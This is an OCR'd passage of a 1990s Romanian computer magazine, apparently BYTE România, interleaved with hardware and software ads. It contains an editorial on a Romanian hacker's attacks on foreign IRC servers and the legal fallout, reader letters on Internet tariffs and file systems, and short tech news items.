Faptele în sine sunt deja binecunoscute. Pe scurt, Călin Mateiaș, alias _METAL_, a reușit să pătrundă ca root în mai multe servere ale unor furnizori de servicii Internet (ISP) din Norvegia, Marea Britanie și Statele Unite, unde a șters discuri sau a lansat atacuri *syn flood* și *ping* care s-au soldat cu perturbarea serioasă a funcționării unor servere din rețeaua Undernet. S-a răspuns cu filtrarea mesajelor provenind din România, iar divizia specializată a FBI a deschis un dosar. Serverele atacate au fost în general servere IRC *(Internet Relay Chat)*, nu conțineau informații sensibile și, în consecință, nu erau securizate. Tehnicile folosite nu au fost originale, ci s-au bazat în exclusivitate pe lacune de securitate descrise în Internet.

Ceea ce a atras atenția occidentalilor către acest subiect a fost revelația faptului că sunt de fapt „vecini virtuali“ ai unor țări în care astfel de practici nu sunt pedepsite de lege și că pătrunderea relativ recentă a tehnologiilor informatice în aceste țări nu a fost însoțită de o „culturalizare“ corespunzătoare. (HotWired: „ *[...] because the technology is being installed rapidly in the midst of a society that, as a whole, isn't yet computer literate*“.)

Un alt fapt care i-a uimit pe compatrioții lui Kevin Mitnick a fost caracterul gratuit al atacurilor, absurdul acțiunii în sine. Împotriva hoților te poți apăra, pentru că acțiunea lor are un sens pe care îl cunoști. În fața unor acțiuni distructive al căror sens îți scapă, singurul răspuns este perplexitatea.



Faptul că au fost sparte doar servere necorespunzător securizate nu a împiedicat deteriorarea imaginii securității Rețelei în ochii celor care o folosesc sau intenționează să o folosească pentru afaceri. Probabil că, exprimată în dolari, aceasta este cea mai gravă consecință a întregului episod.

Cea mai plauzibilă reacție a occidentalilor la această poveste va fi utilizarea unor mijloace de presiune care să impulsioneze adoptarea în țărilor Europei de Est a unor legi care să condamne „crima cu calculatorul“, în speranța că astfel vor descuraja acțiuni asemănătoare. O „blocadă virtuală“ ar putea fi oricând justificată ca fiind o măsură de autoapărare. Furnizorii de servicii Internet din țară au intuit imediat pericolul și s-au reunit de urgență, hotărând să impulsioneze prin toate mijloacele de care dispun adoptarea unor măsuri legislative corespunzătoare.

Iată deci cum reprezentanții Ciberspațiului cer acum guvernelor Lumii Industriale să facă legea și să impună ordinea în noua casă a Minții. Cred că doar ultimul paragraf al “Declarației de Independență a Ciberspațiului” rămâne în picioare:

Vom crea o civilizație a Minții în Ciberspațiu. Fie ca ea să devină mai umană și mai cinstită decât lumea pe care guvernele voastre au creat-o până acum.

Mircea Sârbu

OKI

People to People Technology

ACOPERĂ TOATE CERINȚELE DUMNEAVOAŚTRĂ DE IMPRIMANTE CU JET SI TIP LASER

NOU!

Small Printer
Small Price
600 dpi Class

OKIPAGE 4w

OKIJET 300c
mono head

viteză: 3ppm
rezoluție: 600x300 dpi
format: A4
cofigurație standard:
cartuș nergru+cartuș color
imprimă pe coli A4, plicuri,
etichete, transparente

OKIJET 2010
dual head

viteză: 3ppm
rezoluție: 600x300 dpi
format: A4
utilizează toate fonturile instalate
sub Windows
moduri de lucru: ridicat, normal,
economic

OL 600ex/610ex

LED 6PPM page printer (PCL5e)
rezoluție: 600x600 dpi
R3000 RISC processor
memorie: 1 Mbytes...18 Mbytes
interfață paralelă bidirecțională

OL 810ex

LED 8 PPM page printer (PCL5)
rezoluție: 600x600 dpi
R3000 RISC processor
memorie: 2 Mbytes...34 Mbytes
interfață paralelă bidirecțională

OL1200ex

LED 12PPM page printer (PCL5e)
600 dpi class
R3000 RISC processor
Standard 2 Mbytes memory -
upgradeable to 34 Mbytes

Firma General Systems, distribuitor OKI pentru România, vă pune la dispoziție întreaga gamă de:

- Imprimante matriceale cu 9 și 24 de ace;
- Imprimante LED (tip laser) cu rezoluție de 600 dpi și viteze de 6, 8, 12ppm;
- Imprimante color cu JET de cerneală mono head și dual head;
- Fax-uri cu hîrtie normală și termică

GS

GENERAL SYSTEMS

I.L. Caragiale 16, Sect 2, București
Tel:(01) 210 1500, 210 1381, 211 3471; Fax: (01) 210 1380

inbox

Altfel de aliens

Ca orice om care are acces la un PC, citesc şi eu Byte-ul şi mi se pare din ce în ce mai interesant. De fapt, Inbox devine din ce în ce mai interesant (asta nu înseamnă că revista nu devine tot mai interesantă). Am observat că a început un adevărat război împotriva dvs. Datorită unor prezentări ale unor tehnologii foarte noi. Eu nu sunt de acord cu cei ce v-au declarat război. [...] Părerea mea este că vom deveni şi mai aliens decât suntem dacă aceste prezentări n-ar exista. Cel puţin cele care au legătură cu Internet-ul. [...] Nu ne este oare de ajuns că am pierdut 10 - 15 ani la ca-pitolul informatică pe vre-mea ştim noi cui? [...]

Altă explicaţie la acest refuz de a citi despre tehnologii super-avansate poate fi dorinţa unora de a nu se schimba. [...] La fel s-ar putea să păţim mai târziu, când Internet-ul va acapara totul şi noi o să-l refuzăm pentru că nu am citit la timp despre el. Asta îmi aduce aminte de un binecunoscut proverb american: *Be careful what you wish, because you just may get it!*

Jaymz Hetfield

Nu cred că „ne-au declarat război" cei care ne-au criticat pentru un presupus conţinut inadecvat realităţilor noastre de zi cu zi. Şi-au exprimat doar dorinţa ca revista să abordeze o tematică mai „pragmatică", ca să zic aşa. Îi înţelegem şi încercăm să le satisfacem dorinţele, fără a abdica însă de la nişte direcţii editoriale pe care ni le-am propus de la bun început (şi cărora le datorăm majoritatea publicului nostru). Principial ne aflăm pe poziţia pe care o exprimaţi şi dvs. Vă mulţumim pentru susţinere.

Precizări

[Referitor la Byte nr.12/96, articolele Servicii Internet în România p. 32 şi Soluţii Internet oferite de Global One şi S&T pag.130]

În ambele articole apare un preţ al serviciilor Internet oferite de Global One şi Romtelecom de 5.7$/oră (fără TVA), iar în cel din urmă şi preţul în lei: 360 lei/min.

Totuşi, un apel (repetat) la Informaţii Speciale oferă ca reală valoarea de: 360 lei/IMPULS, ceea ce înseamnă de fapt triplarea costurilor (local 3 impulsuri/min), iar (pentru consumatorul final) la aproximativ 20$/ora (TVA inclus).

Încercaţi şi voi şi dacă se confirmă, ar trebui avertizaţi cititorii, deoarece cred că majoritatea au încredere în Byte şi nu mai verifică. Or, de la 5.7$/ora la 20$/ora este o diferenţă pe care nu ştiu câţi o pot accepta, mai ales în condiţiile în care legătura e mai degrabă lentă.

În altă ordine de idei, pentru informarea mea, o adnotare la articolele lui Harrison Forbes spune că poate fi contactat în engleză şi română la o adresă e-mail.

Ştie dl. Forbes româneşte?

Claudiu Balciza

Colegul meu Darvas Attila a facut investigaţii şi mi-a dat următorul răsuns:

„Deoarece în unele localităţi, la Informaţii Romtelecom se afirmă că acest serviciu de conectare la Internet se facturează cu 360 lei/impuls şi nu cu 360 lei/minut, aşa cum a apărut în BYTE România, nr.12/1996, am solicitat informaţii suplimentare de la Global One.

Domnul Pavel Budiu, director de strategie şi marketing la Global One (tel:01-2120331) a avut amabilitatea să ne ofere următoarele informaţii:

- *Ştirea apărută în BYTE România este corectă. Tariful, stabilit în contractul cu Romtelecom este mai exact 5,7$ pe oră (fără TVA), la cursul BNR din prima zi a trimestrului şi valabil pentru trimestrul în curs. Apelurile cu durată sub 45 secunde nu sunt taxate. La apeluri, primele 24 de secunde nu sunt taxate, acest timp fiind necesar pentru stabilirea conexiunii prin modem, cheltuielile fiind suportate de furnizorul serviciului. Timpul de conectare este rotunjit la multiplii de jumătate de minut, fiind apoi facturat de Romtelecom.*
- *Serviciul fiind în fază de desfăşurare, pentru luna ianuarie 1997 s-a păstrat tariful din trimestrul trecut, de 360lei/minut, urmând ca tariful pentru acest trimestru să fie recalculat la întâi februarie, la noul curs."*

(Notă: Informaţii ulterioare privind programele computerizate de taxare ale Romtelecom relevă practicarea aceluiaşi tarif de 360 lei/min. - M. S.)

[Despre Harrison Forbes]: Da, ştie româneşte. La început ne trimitea articolele în româneşte, dar terminologia tehnică românească îi punea mari probleme, aşa că ne-am înţeles să scrie în engleză şi să aibă încredere în traducerea noastră. Restul corespondenţei între noi este în româneşte (pigmentată însă cu o mulţime de expresii englezeşti - un adevărat deliciu).

Jumătatea plină

Felicitări pentru editorialul „Un salut din viitor". Am reţinut că personajul căuta un film tradus în româneşte, deci acţiunea se petrece „la noi". Reconfortant de optimist.

În general, felicitări pentru deschiderea spre nou, ca o fereastră deschisă spre lume, a întregii reviste. Să ştiţi că sunteţi aşteptaţi şi căutaţi. Iar optimismul vostru e molipsi-

CUM NE CONTACTAŢI

PE WEB
Vizitaţi Agora On Line! Căutaţi în arhive. Descărcaţi articole. Aflaţi ultimele noutăţi. Participaţi la grupurile de discuţii! www.agora.ro/.

Vizitaţi situl BYTE! www.byte.com/.

PRIN FAX
(065) 16.62.90

PRIN E-MAIL
Trimiteţi mesajele la redactia@agora.ro. Pentru a contacta individual pe redactori folosiţi adresele publicate sau căutaţi pe Agora ON Line.

PRIN POŞTĂ
Redacţia BYTE
România, CP 172 - 1
4300 Târgu-Mureş,
România

ABONAMENTE
(065) 166.516- 166.257; E-mail office@agora.ro. sau pe WWW: http://www.agora.ro/agora/info/

Pentru publicitate sau contacte care nu sunt legate de conţinutul editorial, telefonic sau pe Web: www.agora.ro/

Părerea proiectantului despre Calculatoarele **SALIENT®**:

" De acord cu cei de mai jos ... "

Chris Collins - SALIENT System Architect

VIGOR 200
SALIENT

Părerea specialiștilor despre Calculatoarele **SALIENT®**:

" Calculatoarele **SALIENT** (**VIGOR 200** și **VIPER 200**) au realizat valori similare cu cele declarate de producătorii care fac parte din elita mondială ... "

PC REPORT, Septembrie 1996

"Performanțele înregistrate au fost foarte bune la toate capitolele, scoțând în evidență un sistem bine echilibrat, (**VIGOR 166**), dovedind alegerile bune făcute de constructor ... "

PC WORLD, Octombrie 1996

Părerea dumneavoastră despre Calculatoarele **SALIENT®** ?

Dacă încă nu aveți una, întrebați în jurul dumneavoastră ! Cu siguranță vi se va răspunde !

SALIENT

SALIENT Group
București: Calea Floreasca Nr. 242
Tel: 01-2121790, 2121045
Fax: 01-2121045
Timișoara: Piața Timișoara 700 Nr. 1
Tel: 056-135568, 201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY
MICROSOFT WINDOWS COMPATIBLE
yes Net Ware Tested and Approved
SCO SOFTWARE COMPATIBLE
3 ANI GARANȚIE

SALIENT • STANDING OUT in Computer & Networking Technology

tor şi ne face bine. [...].
Teodora Lucaciu

Mai degrabă „de un optimism moderat, dar robust" - ca să-l citez pe unul din foştii mei şefi. Din nefericire, majoritatea vor căuta un film tradus în româneşte doar pentru a-şi aduce cu nostalgie aminte de limba maternă.

Din faptul că suntem aşteptaţi înţeleg reproşul pentru întârzierea apariţiilor (promitem că vom recupera) iar din faptul că suntem căutaţi înţeleg că distribuţia e - eufemistic vorbind - imperfectă, iar tirajul insuficient. Mulţumim pentru cuvintele frumoase.

Ce scriu americanii

Rubrica „Inbox" a ediţiei americane este, desigur, mult diferită de a noastră. Adevărul este că ne-ar place să primim mai multe scrisori cu observaţii despre articolele pe care le publicăm. Vă reamintim că aveţi posibilitatea să le scrieţi prin e-mail şi autorilor articolelor pe care le preluăm din ediţia americană. Mai mult, vă invităm chiar să o faceţi (ne-am bucura să primim o copie). O altă variantă este să ne scrieţi nouă iar noi să-i abordăm pe redactorii americani. Pentru a vă forma o idee despre stilul corespondenţei ediţiei internaţionale, am tradus o parte din scrisorile şi răspunsurile (unde au fost) din numărul 1/97, referitoare la articole care au fost publicate şi de noi (M.S.).

WebNFS la limită

„Un sistem de fişiere pentru Web" (Fundamente, Noiembrie 1996) a fost excelent, iar organizarea diagramelor protocoalelor, cu fiecare protocol pe propriul amplasament orizontal, a fost strălucită. Mulţumesc, de asemenea, pentru evidenţierea limitelor lui WebNFS. Este important să stabilim corect nivelul aşteptărilor: WebNFS este o tehnologie de sistem de fişiere care se suprapune uneori cu HTTP, dar nu este un înlocuitor pentru HTTP.
Brent Callaghan
brent.callaghan@Eng.Sun.com

Lectura articolului „Un sistem de fişiere pentru Web" mi-a trezit curiozitatea de a vă afla opinia despre CIFS, contraponderea lui WebNFS. Are acesta aceleaşi limitări ca şi WebNFS?
Jeff Tanner
jeffta@ccintnet.wrq.com

CIFS - Common Internet File System - este o adaptare a protocolului Microsoft SMB (Server Message Block) care poate fi folosită în Internet dintr-un browser Web. O diferenţă majoră între CIFS şi WebNFS este că prin CIFS, atât serverul cât şi clientul menţin informaţii de stare; prin NFS, doar clientul ţine informaţiile de stare.

În cazul în care conexiunea TCP care susţine o sesiune CIFS cade, atunci sesiunea CIFS va cădea la rândul ei, iar datele vor fi pierdute. NFS RPC este independent de conexiunea TCP, astfel încât sesiunea TCP poate fi pur şi simplu restabilită, fără alte pierderi decât o întârziere în conectare.

Într-o reţea locală, unde transportul fără conectare este acceptabil şi adesea realizat mai bine decât prin TCP, CIFS poate să reziste la defecţiunile temporare în funcţionarea reţelei. CIFS are şi facilităţi care lipsesc în NFS, cum ar fi listarea în reţea, streaming devices şi sistem înglobat de blocare a fişierelor.

Lăsând la o parte Internetul, marea afacere pentru producătorii de software o reprezintă piaţa intraneturilor (deci a reţelelor locale). Fiindcă majoritatea clienţilor LAN sunt PC-uri, iar multe dintre ele folosesc deja protocolul Microsoft SMB, CIFS ar putea fi o alegere bună în acest sector. În mediul Internet, WebNFS ar fi mai potrivit, în contextul conexiunilor nesigure prin modem şi a atribuirii dinamice a adreselor IP. Pentru mai multe detalii despre CIFS, vezi http://samba.anu.edu.au/cifs/ sau http://www.microsoft.com/intdev/cifs/.

- Bob Friesenhahm

Adevăratul SO pe 64 de Biţi

Am fost dezamăgit când nu am găsit nici o referire la Linux în „Unix guvernează lumea pe 64 de biţi" (noiembrie 1996). Linux pentru DEC Alpha este disponibil de mai mult de un an, este stabil ca o stâncă şi este pe 64 de biţi de la un cap la altul. Nu contează nici faptul că dezvoltatorii proiectului Linux/Sparc înaintează în implementarea pe 64 de biţi pentru UltraSparc. Este foarte posibil ca aceasta să fie disponibilă înainte ca Sun să producă un Solaris pe 64 de biţi adevărat.
Christopher Horn
chorn@warwick.net

Se pare că nu Unix este liderul trecerii spre 64 de biţi, când AS/400 e deja acolo. În timp ce OS/400 (sistemul de operare) este menţionat de mai multe ori în „Unix guvernează lumea pe 64 de biţi„, AS/400 (sistemul hardware) nu e amintit deloc, şi nici unul dintre produse nu este pus în vreun context. Dacă OLTP, depozite de date sau administrarea conţinutului sunt de interes pentru cititorii BYTE-ului, atunci o descriere completă ar fi de un real interes.

Cum Unixoizii au pătruns recent în domeniul 64-bits, sunt puţine aplicaţii reale pe 64 de biţi care să-l exploateze. Implementările C (şi C++) nu sunt cu adevărat portabile şi necesită modificări substanţiale pentru a lucra corect într-un spaţiu de adrese pe 64 biţi, ca să nu mai vorbim de exploatarea completă a acestuia. Cea mai mare parte a softului pe 64 de biţi, oricum l-am măsura (de pildă după linii de cod, aplicaţii complete sau sisteme livrate) este scris în RPG şi COBOL şi rulează pe AS/400.
Steven J. Munroe
SJMUNROE@aol.com

(Grupaj coordonat de
—Mircea Sârbu)

COMPUTERE NO-BRAND
Configuraţii 486 şi Pentium
Subansamble PC
CD-ROM 4x şi 8x ; Mainboard ; CPU (AMD , IBM , INTEL)
SIMM RAM ; FDD 3,5" ; Keyboard
Accesorii PC
Filtre monitor , huse PC şi imprimante ,
copy holder , mouse holder , sertar tastatură
suport telefon , ...etc.
Tel.& Fax : 01-6374615 ; 6374665 ; 6373653 ; 2200400 ; 2200401
cipro S.R.L.
COMPUTER SYSTEMS Ltd.
BUCUREŞTI Str. Al. Iacobescu Nr.23

puternică

Requires Windows 95 or Windows NT Workstation
Microsoft Office Family Member
CD-ROM
Microsoft
The Most Popular Suite—Now with the Power of the Web
Word 97
PowerPoint 97
Access 97
Excel 97
Outlook 97
Microsoft Office 97
Professional Edition

Microsoft® Office 97

este un mare pas înainte în redefinirea modurilor de utilizare a aplicațiilor soft - ea asigură inteligență și automatizare, ajutând utilizatorul să-și îndeplinească sarcinile într-un timp mai scurt, cu mai puțin efort și la o calitate superioară. Este compatibilă cu toate versiunile anterioare de Microsoft Office. Office 97 este prima suită care integrează complet ușurința de folosire a aplicațiilor inteligente cu puterea Web-ului. Integrând tehnologia Internet în suită, Office 97 simplifică crearea și publicarea de documente Web, găsirea informațiilor și colaborarea cu alții pe Internet sau în intranetul companiei. Microsoft Office 97 se compune din următoarele aplicații: Microsoft Word, Microsoft Excel, Microsoft Power Point, Microsoft Access și Microsoft Outlook. Office 97 introduce un nou membru în suita Office - Microsoft Outlook. Outlook este noul dispecer al comunicațiilor de birou, integrând e-mail, planificator, agendă, listă de sarcini și acces la documente pentru a ajuta utilizatorul în a organiza mai ușor și a folosi în comun cu alții informația.

Cea mai populară suită - acum cu puterea WEB-ului

Noile versiuni ale Microsoft Office

Professional Edition
Standard Edition
Small Business Edition
Developer Edition

"Office 97 reprezintă cea mai importantă reînnoire a suitei, de până acum" - Bill Gates

WHERE DO you WANT TO GO TODAY?™ Microsoft®

Microsoft®
QUALIFIED DEALER

Microsoft România: 01-2229002; 2229012 **ARAD BBcomputer**: 057-280555 **BRAȘOV Intelprof**: 068-419706 **BUCUREȘTI Glossy**: 01-2231443 **Packard Bell**: 01-2305001 **QNet**: 01-2117801 **Rom Team Solutions**: 01-3110851 **CLUJ Sistec**: 064-190282 **CONSTANȚA GMB Micronet**: 041-636644 **IAȘI Open Systems**: 032-225101

DACĂ DORIȚI MAI MULTE INFORMAȚII DESPRE MICROSOFT OFFICE 97 VĂ RUGĂM VIZITAȚI SITUL NOSTRU LA: http://www.microsoft.com

STATUS GRUPA & ADI POP


Convergenţa uneltelor Web este iminentă

Vor apare unelte mai bune, care vor satisface toate cerinţele unei aplicaţii dezvoltate de o companie în cadrul unui sit Web.

Se întrevăd vremuri mai bune pentru proiectanţii de situri Web, frustraţi de unelte inferioare, incapabile de a lucra una cu cealaltă. Dar înainte de a se întâmpla acest lucru, trebuie să vă aşteptaţi la consolidări serioase pe această piaţă. Diferenţa fundamentală dintre stilul vechi de aplicaţii client/server şi dinamicele situri Web ale prezentului a luat prin surprindere proiectanţii din domeniu, rezultatul fiind o primă generaţie de unelte care nu răspund necesităţilor reale ale Webmaster-ilor. Au apărut cât ai clipi din ochi unelte noi, ba chiar şi categorii noi de unelte. Dar, deşi multe dintre acestea îmbunătăţesc anumite funcţii, ele necesită încă îmbunătăţiri în ceea ce priveşte capacitatea de a se integra una cu alta.

„Astăzi, un Webmaster lucrează de la 8 a.m. până la 10 p.m. manevrând fişiere şi căutând anumite date, când ei ar trebui să formuleze strategii pe termen lung“, afirmă Josh Bernoff, un analist de la Forrester Research (Cambrige, MA) care se ocupă de piaţa uneltelor Web. „Uneltele se îmbunătăţesc, dar siturile cresc mereu ca dimensiune şi complexitate şi deci cerinţa ca aceste unelte să fie compatibile este tot mai stringentă.“

Distribuția ponderilor într-o echipă tipică de dezvoltare Web



Sursa: Interviul realizat de Forrester Research (617-497-7090 sau http://www.forrester.com) cu 52 de Webmaster-i de situri ce oferă date despre firmă, conținut pentru consumatori sau comerț Internet, plus 10 case de dezvoltare aplicații pentru Web.

O diferenţă fundamentală între stilul vechi de aplicaţii şi aplicaţiile Web dinamice este chiar personalul care le creează şi ritmul la care apar noile aplicaţii. Înainte, aplicaţiile erau construite de echipe de programatori, putând trece luni sau chiar ani până la apariţia unei noi versiuni. Dar un sondaj realizat de Forrester (vezi caseta de mai sus) arată că actualele echipe de proiectanţi Web includ un personal foarte larg din cadrul unei companii, personal care se întinde de la programatori până la personal de marketing. „Aplicaţiile Web se deose-

o privire în viitor

Apariții pentru acest an: Recepționeri virtuali

V-ați plictisit de așteptările cauzate de agenda electronică de întâlniri? Ajutorul vă vine sub forma unui nou standard Internet pentru calendare și agende electronice. Acest standard, la care se mai lucrează încă, vă va oferi posibilitatea, acolo unde vă este permis accesul, de-a răsfoi agendele de întâlniri ale altora și să depistați timpul liber pe care o persoană sau o companie îl are.


Producători ca Lotus, Campbell Services și On Technology oferă produse care vă dau posibilitatea de a răsfoi agendele cu ajutorul unui navigator. De exemplu, aplicația server Organizer 97 Web Calendar de la Lotus vă permite să răsfoiți agendele Organizer de pe Internet. Dar programele Lotus și alternativele acestora nu sunt compatibile cu programele agendă ale altor producători. „Numărul celor care folosesc agendele PC reprezintă cam o treime din numărul celor care folosesc serviciul e-mail", spune Anik Ganguly, vechi suporter al interoperabilității agendelor. „De ce? Deoarece agendelor le lipsește compatibilitatea, spre deosebire de e-mail, care are numeroase porți și un backbone comun."

Acesta este momentul în care intră în scenă standarde ca vCalendar al consorțiului Versit, Internet Calendar Acces Protocol (ICAP) propus de Lotus și altele. Odată ce forumul Internet Engineering Task Force va binecuvânta un standard pentru interoperabilitatea agendelor virtuale (probabil în vara acestui an), vor apărea noi produse care vor fi capabile să comunice unul cu celălalt.

–Dave Andrews

besc fundamental de orice altă aplicaţie care se construieşte în zilele noastre", spune Rowland Archer, şef al biroului de proiectare din cadrul companiei HAHT Software, un producător de instrumente pentru dezvoltarea şi desfăşurarea de aplicaţii. „Pe măsură ce Web-ul evoluează de la un mediu de reclamă, la o platformă de aplicaţie, această diferenţă va conta chiar mai mult." Adaptarea uneltelor în funcţie de programatorul sau creatorul conţinutului nu rezolvă toate problemele prin ele însele.

Din acest motiv, analistul Bernoff prezice că tot mai mulţi fabricanţi vor adopta strategia unor suite de unelte integrate care vor rezolva diversele probleme ale proiectanţilor Web. Astăzi, proiectanţii pot alege dintr-o mare diversitate de unelte, care rezolvă anumite aspecte ale problemelor unui sit Web. De exemplu Astra, de la Mercury Interactive (Sunnyvale, CA) se ocupă de analiza sitului, de operaţiile de căutare uzuale şi de managementul conexiunilor. Produsul Ringmaster furnizat de Ikonic (San Francisco) coordonează sensul transferului între Webmaster, editori şi autori.



HAHTsite 2.0 de la HAHT Software înglobează noi unelte Web care sunt prevăzute cu un set larg de funcţii.

Rick Fleischman, senior product manager la departamentul pentru instrumente din cadrul companiei Netscape (Mountain View, CA) e de părere că aceste unelte au de obicei trei întrebuinţări: crearea unor elemente esenţiale ale paginilor cum ar fi grafica, aplicaţiile Java sau multimedia; asamblarea sitului, care presupune o integrare a conţinutului şi a numeroase alte aplicaţii ce asigură funcţionalităţi, cum ar fi acces direct la baze de date sau comerţ electronic; administrare şi desfăşurare sit/conţinut.

Fiecare categorie are unelte ce oferă funcţii care se regăsesc şi în cealaltă categorie. De exemplu, FrontPage 97 de la Microsoft oferă unelte pentru paginaţie WYSIWYG, dar programul are de asemenea unelte de administrare a sitului şi de creare de conţinut (Image Composer, care este furnizat cu FrontPage Bonus PACK). La categoria asamblarea sitului există cele mai variate oferte, de la unelte de paginaţie WYSIWYG, la uneltele de clasificare a aplicaţiilor întreprinderii. HAHTsite 2.0, un produs al companiei HAHT Software, este un exemplu în ceea ce priveşte ultima categorie. Acest produs este un mediu de proiectare integrat, bazat pe Windows şi care încorporează unelte furnizate de alţi fabricanţi; serverul de aplicaţie rulează pe mai multe sisteme de operare şi se poate integra cu o platformă client/server dintr-o altă categorie, cum ar fi SAP.

Bernoff de la Forrester este de părere că uneltele vor continua să se îmbunătăţească pe parcursul acestui an şi că ne putem aştepta ca piaţa actuală fragmentată să se consolideze prin parteneriate şi platforme atotcuprinzătoare. O astfel de platformă este Netscape One, un mediu reţea deschis, bazat pe standardele definite public care oferă proiectanţilor posibilitatea de a crea unelte compatibile. Netscape şi Silicon Graphics (SGI, Mountain View, CA), care oferă deja suitele de unelte LiveWire şi Cosmo, îşi vor îmbunătăţi ofertele fie prin dezvoltarea de noi produse, fie prin procurarea de produse de la alte companii. Microsoft, care dezvoltă produsul Internet Studio, va juca un rol important în evoluţia acestei tehnologii, iar Adobe şi Macromedia vor avea un cuvânt de spus. Probabil Adobe se va focaliza pe realizarea unor unelte care să se integreze cu mediile Microsoft şi Netscape. Macromedia se va concentra pe aplicaţiile video, pe Virtual Reality Modeling Language (VRML) şi pe animaţie, spune Bernoff. Preocupările actuale ale companiei SGI de a impune o platformă hardware proprie ar putea face să se răzgândească unii clienţi potenţiali care doresc soluţii Mac sau Windows.

Între timp, proiectanţii se pot bucura de uneltele care se perfecţionează mereu. Constructorii de situri conectate cu baze de date trebuie să aibă în vedere produsele furnizate de HAHT, NeXT (Redwood Shores, CA) şi de alţi fabricanţi care evită strategia Common Gate Interface (CGI). Inteligent ar fi să investiţi într-o suită de unelte cu o evoluţie constantă, pentru ca produsul achiziţionat să nu fie influenţat de succesul sau insuccesul fabricantului.

Vestea bună în ce priveşte toate aceste stresante opţiuni este că între fabricanţi a apărut o competiţie nemiloasă. „Preţurile vor scădea, iar performanţele vor creşte mai repede decât au făcut-o vreodată", spune John McCrae, director de marketing la departamentul care se ocupă de suita Cosmo în cadrul companiei SGI. „Clienţii vor avea parte de produse mai performante, mai ieftine şi cu un conţinut mai bun."

–Dave Andrews

da, dar...

Pe 17 septembrie 1996 National Public Telecomputing Network (NPTN) îşi începea toamna printr-un faliment ca la carte. Şi ce dacă? A mai trecut o zi, a mai murit un dinozaur.

Da, dar NPTN (http://www.ntnp.org) era cel mai înalt copac din pădurea Free-Net. NPTN era un promotor al realizării unor sisteme care să permită oamenilor accesul gratuit la Internet.


Astăzi oricine poate să se connecteze la Internet pentru o taxă de 15$ pe lună; aşa că, cui îi pasă?

Da, dar în zonele rurale, furnizorii de servicii Internet sunt greu de găsit. Sistemele Free-Net dau posibilitatea celor conectaţi la reţeaua companiei Cape Breton Community Network (http://highlander.cbnet.ns.ca) din Nova Scotia şi până la cei conectaţi la Big Sky Telegraph (http://macsky.bigsky.dillon.mt.us) din Montana, de a ţine pasul cu restul utilizatorilor americani. Siturile urbane oferă o şansă utilizatorilor al căror echipament constă dintr-un vechi XT şi un modem de 2400-bps de a se conecta la Net. Marşul Free-Net ar putea continua, dar cu nava mamă scufundată, întreaga flotă a fost zdruncinată. NPTN ne-a amintit însă că povestea Internetului este despre oameni, bogaţi şi săraci, oraşe şi sate, comuniune.

–Steven J. Vaughan-Nichols

Proliferarea sistemelor PDA fără fir

Telefoanele mobile sunt pe cale de a cunoaşte aceeaşi dezvoltare şi multitudine de opţiuni pe care le-au experimentat cu ani în urmă PC-urile. Nu numai că la orizont se prefigurează noi produse, dar domenii suplimentare ale spectrului radio intră în rol, datorită liberalizării în S.U.A. a spaţiului undelor şi a licitaţiilor comisiei Federal Commmunication Commission. Comunicaţiile digitale fără fir au numeroase avantaje faţă de sistemele analogice din zilele noastre; aceste avantaje includ o mai bună metodă de amorsare a traficului pentru aglomerările din zonele urbane, suport pentru voce şi date şi o mai bună securitate în procesul de criptare.



Sursa: Northern Business Information (o divizie a The McGraw-Hill Companies)

Conform estimărilor companiei NBI, în SUA va exista o largă ofertă de sisteme de comunicaţie fără fir.

